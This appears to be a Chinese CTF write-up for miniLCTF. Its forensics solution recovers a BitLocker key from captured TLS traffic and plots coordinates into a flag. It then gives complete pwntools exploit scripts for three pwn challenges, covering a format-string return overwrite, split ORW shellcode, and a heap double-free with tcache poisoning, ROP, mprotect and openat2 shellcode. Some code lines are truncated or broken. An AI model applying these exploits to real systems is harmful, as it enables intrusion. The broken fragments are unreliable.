0040 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 orm-data ; name="f
0050 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d file"; f ilename="f
0060 22 42 69 74 4c 6f 63 6b 65 72 20 26 23 32 34 36 "BitLock er 8#246
0070 37 34 3b 26 23 32 32 37 39 37 3b 26 23 32 33 34 74;ã 97;ê
0080 39 34 3b 26 23 33 38 30 35 33 3b 20 30 42 31 45 94;ż 53; 0B1E
0090 32 42 34 35 2d 38 46 32 32 2d 34 30 34 33 2d 41 2B45-BF2 2-4b43-A
00a0 36 42 37 2d 39 33 30 35 46 45 41 30 38 34 37 42 6B7-9305 FEa0847B
00b0 2a 74 78 74 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 .txt"->C ontent-T
00c0 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d ype: tex t/plain
00d0 0a 0d 0a ff fe 42 00 69 00 74 00 4c 00 6f 00 63 ----B-i -t-L-o-c
00e0 00 6b 00 65 00 72 00 20 00 71 9a a8 52 68 56 a0 k-e-r- -q-RhV-
00f0 52 c6 5b 62 60 0d 59 c6 5b a5 94 00 00 0d 00 0a R[b'Y: [.....
0100 00 0d 00 0a 00 81 89 8c 9a c1 8b d9 8f 2f 66 26/f&
0110 54 3a 4e 63 6b 6e 78 84 76 62 60 0d 59 c6 5b a5 T:Ncknx- vb`Y-[
0120 04 0c ff f7 8b 06 5c e5 4e 0b 4e 07 68 c6 8b 26\\ N-h-h-&
0130 7b 84 76 00 5f 3d 59 0e 4e 35 75 11 81 0a 4e 3a (v- 2Vr Hsu- -B
0140 66 3a 79 84 76 07 68 c6 8b 26 7b 3c 50 db 8f 4c f-y:v-h- &{P-L
0150 88 d4 6b 83 8f 02 30 0d 00 0a 00 0d 00 0a 00 07 -k:-0-
0160 68 c6 8b 26 7b 3a 00 20 00 0d 00 0a 00 0d 00 0a h-&{-
Frame (1007 bytes) Decrypted TLS (941 bytes) Reassembled TLS (1857 bytes)
分組: 1123 · 已标记: 2 (0.2%) 配置: Default

找到upload的http流量（上图标记的那个），然后追踪流->TLS Stream




下面那个48位数字的就是D盘Bitlocker密钥

521433-074470-317097-543499-149259-301488-189849-252032

点击D盘，在提示框中点击”更多选项“，然后输入密钥



点进去后有一个纯白色为图标，名字为空格的文件夹，当时做题的时候文件夹图标是黑色的



点进去有一个c.txt
把b.txt和c.txt合到一起，因为坐标里面有.5，所以我乘以2再画出来

```

from PIL import Image
xx=[]
yy=[]
with open (r'b.txt','r') as f:
    dat=f.read().split()
    for p in dat:
        p=p.split(',')
        xy=(int(float(p[0])*2),int(float(p[1])*2))
        xx.append(xy[0])
        yy.append(xy[1])
width=max(xx)-min(xx)+1
height=max(yy)-min(yy)+1
print(width)
print(height)
x0=min(xx)
y0=min(yy)
print(x0)
print(y0)
img=Image.new('RGB',(width,height))
for i in range(len(xx)):
    try:
        img.putpixel((xx[i]-x0,yy[i]-y0),(255,255,255))
    except IndexError:
        print((xx[i],yy[i]))
img.save('flag_fake.png')
img.show()

```



易得 $a = 2b - c$ ，这样也正好把坐标中的.5去掉了

```

# a = 2 * b - c
bx=[]
by=[]
cx=[]
cy=[]
with open (r'b.txt','r') as f:
    dat=f.read().split()
    for p in dat:
        p=p.split(',')
        bx.append(float(p[0]))
        by.append(float(p[1]))
with open (r'c.txt','r') as f:
    dat=f.read().split()
    for p in dat:
        p=p.split(',')
        cx.append(float(p[0]))
        cy.append(float(p[1]))
ax=[]
ay=[]
for i in range(len(cx)):
    try:
        ax.append(int(2*bx[i]-cx[i]))
    except IndexError:
        print(i)
for i in range(len(cx)):
    ay.append(int(2*by[i]-cy[i]))
width=max(ax)-min(ax)+1
height=max(ay)-min(ay)+1
print(width)
print(height)
x0=min(ax)
y0=min(ay)
print(x0)
print(y0)
img=Image.new('RGB',(width,height))
for i in range(len(ax)):
    try:
        img.putpixel((ax[i]-x0,ay[i]-y0),(255,255,255))
    except IndexError:
        print((ax[i],ay[i]))
img.save('flag.png')
img.show()

```

miniLCTF{forens1c5 s0ooooo 1nt4resting}

把之前b.txt单独画出来两条下划线的部分正好能对上去

pwn

1.postbox

PostScript中有格式化字符串的机会，它和PostMessage的栈是平行的，因此可以在PostMessage中改出114514。一次机会不太够，第一次修改次数到3次，第二次泄露pie以及栈地址，第三次即可改到返回地址。（只改1字节也能大概率过）

```

from pwn import *
context(os='linux',arch='amd64',log_level='debug')
#p=process('./pwn')
p=remote('192.168.211.1',11841)
#libc = ELF("./libc.so.6")
elf = ELF('./pwn')
#gdb.attach(p,'b printf')
#pause()
p.recvuntil(b'exit')
p.sendline(b'2')
p.recvuntil(b'contents:')
payload=b'a'*0x2fc+p32(114514)
p.send(payload)
payload =b'aaa%7$hhn'
p.recvuntil(b'contents:')
p.send(payload)
bkd=0x82
p.sendafter(b'You can',b'aaaaaaaa%45$pbbbb%7$p')#8
p.recvuntil(b'aaaaaaaa')
addr=int(p.recv(14),16)
log.debug(hex(addr))
pie=addr-0x1715
bkd=pie+0x1782+1
p.recvuntil('bbbb')
addr=int(p.recv(14),16)
ret=addr+40
log.debug(hex(ret))
payload=('{%}c%16$hhn'.format(bkd&0xff).encode()).ljust(48,b'a')+p64(ret)
p.sendafter(b'You can',payload)#8
p.interactive()

```

2.checkin

shellcode空间被分为3个24字节，试了下shellcraft生成的orw刚好72字节，因此手写个短一点的肯定是能塞下3个jmp的。orw一个部分写不下可以拆到下一个部分。

```

from pwn import *
context(os='linux',arch='amd64',log_level='debug')
#p=process('./pwn')
p=remote('192.168.211.1',14333)
libc = ELF("./libc.so.6")
elf = ELF('./pwn')
#gdb.attach(p,'b *$rebase(0x15ba)')
#pause()
bss=elf.bss()
shellcode1=asm('''
mov rbx,0x67616c662f2e
push rbx
push rsp
pop rdi
xor esi, esi
mov al, 2
add rdx,0x20
jmp rdx

''')
shellcode2=asm('''
xor edx,edx
syscall
mov rdi,3
mov rsi,r12
mov rdx,0x100

jmp r9
''')
shellcode3=asm('''
xor eax,eax
syscall
mov edi,1
mov rsi,r12
mov rdx,0x100
mov al,1
syscall
''')
p.send(shellcode1)
log.debug(len(shellcode3))
p.send(shellcode2)
p.send(shellcode3)

```

```
p.interactive()
```

3.easyheap

逆向不难，就是ida抽风把他分两个变量了搞了一会

```
00000000 chunk          struc ; (sizeof=0x10, mappedto_8)
00000000                                ; XREF: .bss:chunks/r
00000000 pointer        dq ?          ; offset
00000008 size          dq ?          ; XREF: add+130/o
00000008                                ; edit+BC/o ...
00000010 chunk          ends
```

漏洞在于一个chunk可以delete多次而不判断size。构造两个指针指向同一个堆块再free一个，就可以通过另一个泄露地址。

由于fgets截断，很难直接通过堆泄露environ，这里采用修改_IO_2_1_stdout的指针来泄露。沙箱关了open和openat，其实也导致了不能getshell。这里用openat2替代，配合mprotect执行shellcode。

(2.39打house，打栈迁移的板子真难找啊)

```

from pwn import *
context(os='linux',arch='amd64',log_level='debug')
#p=process('./pwn')
p=remote('192.168.211.1',2952)
libc = ELF("./libc.so.6")
elf = ELF('./pwn')
#gdb.attach(p,'b *$rebase(0x191F)')
#pause()
def add(idx,size,data):
    p.recvuntil(b': ')
    p.sendline(b'1')
    p.recvuntil(b': ')
    p.sendline(str(idx).encode())
    p.recvuntil(b':')
    p.sendline(str(size).encode())
    p.recvuntil(b':')
    p.send(data)

def delete(idx):
    p.recvuntil(b': ')
    p.sendline(b'4')
    p.recvuntil(b':')
    p.sendline(str(idx).encode())

def show(idx):
    p.recvuntil(b': ')
    p.sendline(b'3')
    p.recvuntil(b':')
    p.sendline(str(idx).encode())
    p.recvuntil(b': ')
    s=p.recvline()[:-1]
    return s

def edit(idx,data):
    p.recvuntil(b': ')
    p.sendline(b'2')
    p.recvuntil(b': ')
    p.sendline(str(idx).encode())
    p.recvuntil(b': ')
    p.send(data)

add(0,0x40,b'a\n')

```

```

delete(0)
add(1,0x40,b'a\n')
delete(0)
s=show(1)
key=u64(s+b'\x00\x00\x00')
heap=key<<12
for i in range(13):
    add(0,0x18,b'a\n')
for i in range(13):
    add(0,0x60,b'a\n')
for i in range(9):
    add(i,0xe0,b'a\n')
add(0,0x18,b'a\n')
for i in range(8):
    delete(i)
delete(8)
for i in range(7):
    add(i,0xe0,b'a'+b'\n')
add(10,0xe0,b'a'+b'\n')
for i in range(7):
    delete(i)
delete(8)
s=show(10)
addr=u64(s+b'\x00\x00')
libc.address=addr-0x203b20

nex =(libc.sym['_IO_2_1_stdout_']-0x30)^key
env=libc.sym['environ']
add(0,0xe0,b'\n')
add(5,0x300,b'a\n')
add(0,0x300,b'a\n')
delete(5)
delete(0)
add(1,0x300,b'a\n')
delete(0)
edit(1,p64(nex)+b'\n')
pop_rdi = next(libc.search(asm('pop rdi;ret;')))
pop_rsi = next(libc.search(asm('pop rsi;ret;')))
pop_rax = next(libc.search(asm('pop rax;ret;')))
pop_rcx = next(libc.search(asm('pop rcx;ret;')))
xchg_edx_eax=libc.address+0x01a7f27
syscall=libc.address+0x98fb6
wfile = libc.sym['_IO_wfile_jumps']

```

```

leave_ret = next(libc.search(asm('leave;ret;')))
add(1,0x300,b'deadbeef\n')

add(2,0x300,b'aaaa\n')
payload=p64(0)*6+p64(0xfbad1800)+p64(0)*3+p64(env)+p64(env+0x20)+b'\n'
edit(2,payload)
addr=u64(p.recvuntil(b'\x7f')[-6:]+b'\x00\x00')
log.debug(hex(addr))
ret=addr-0x130-0x8
add(5,0x300,b'\n')
delete(5)
delete(0)
nex=ret^key
edit(1,p64(nex)+b'\n')
add(1,0x300,b'\n')

add(6,0x300,b'\n')
mprotect=libc.sym['mprotect']
payload=p64(0)+p64(pop_rdi)+p64(heap)+p64(pop_rsi)+p64(0x2000)+p64(pop_rax)+p64(0x7)+p64(xchg_er
edit(6,payload+b'\n')

shellcode=asm('''
    mov rax, 0x67616c662f2e
    push rax
    xor rdi, rdi
    sub rdi, 100
    mov rsi, rsp
    push 0
    push 0
    push 0
    mov rdx, rsp
    mov r10, 0x18
    push SYS_openat2
    pop rax
    syscall
    mov rdi,3
    mov rsi,rsp
    mov edx,0x100
    xor eax,eax
    syscall
    mov edi,1
    mov rsi,rsp
    push 1

```

```
    pop rax
    syscall
'''
edit(1,shellcode+b'\n')
p.recvuntil(b': ')
p.sendline(b'5')
p.interactive()
```